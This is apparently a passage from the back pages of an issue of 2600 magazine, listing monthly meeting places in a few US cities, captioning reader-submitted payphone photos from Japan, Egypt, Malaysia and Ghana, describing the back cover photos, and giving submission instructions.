Seattle: Washington State Convention Center. 2nd level, south side. 6 pm

Spokane: The Service Station, 9315 N Nevada (North Spokane).

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

International Payphones

Japan. Discovered in Hiroshima, about a block away from the Atomic Bomb Dome and only 30 meters from the actual hypocenter of the A-bomb dropped on the city.

Photo by F.K. Martens

Egypt. Not really in the center of all of the recent mayhem, this phone nonetheless could have been used to spread the word from the relatively tourist-friendly area of Luxor.

Photo by Andrew Song

Malaysia. Seen in the city of Miri on the island of Borneo. Only coins are accepted here but they won't do you a whole lot of good without the handset.

Photo by Jimmy Winslow

Ghana. This phone was found in Abetifi-Kwahu. Almost every last person in the country uses cell phone service from either TIGO, Vodaphone, or MTN. AT&T has a presence, but it is very limited.

Photo by Dufu

Visit **http://www.2600.com/phones/** to see even more foreign payphone photos!
Email your submissions to payphones@2600.com.
Do not send us links as photos must be previously unpublished.

The Back Cover Photos

Thanks to **Jim Osborn** for letting us know about "The 2600 Building," one of the most desirable properties in Palm Beach, Florida. As Jim suggests, this might be a good place for hackers to retire, provided the bandwidth was sufficient.

A building of an entirely different nature was found by **Kit Wong** in Sacramento, California. We might have been able to say that this was the center of all of our financial dealings if the address only had "capital" rather than "capitol" in it.

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.

Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) or a *2600* t-shirt of your choice.